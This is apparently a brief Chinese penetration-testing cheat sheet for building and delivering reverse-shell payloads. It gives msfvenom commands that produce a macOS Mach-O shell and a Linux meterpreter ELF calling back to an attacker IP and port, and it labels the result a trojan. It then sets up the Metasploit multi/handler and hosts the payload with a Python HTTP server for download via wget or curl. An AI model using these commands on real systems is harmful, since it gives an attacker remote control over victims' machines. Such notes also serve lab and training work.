msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address>LPORT=<Your Port to Connect On> -f macho > shell.macho示例:
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.14.9 LPORT=7777 -f elf > shell.elf会生成elfw
使用🐎
use exploit/multi/handler
Python 起 http 服务
配置


访问如下
参数配置
- 指定目录:
python3 -m http.server 8000 --directory /path/to/files- 配置绑定地址:
#允许外部访问
python3 -m http.server 8000 --bind 0.0.0.0- 显示详情日志:
python3 -m http.server 8000 -v获取和连接
- wget
wget <URL>
wget http://localhost:8000/my_file.txt
#指定保存文件名
wget -O downloaded_file.txt http://localhost:8000/my_file.txt
#指定保存目录
wget -P /tmp http://localhost:8000/my_file.txt- curl
curl -O <URL>
curl -O http://localhost:8000/my_file.txt
#结合重定向
curl http://localhost:8000/my_file.txt > downloaded_file.txt
curl -o downloaded_file.txt http://localhost:8000/my_file.txt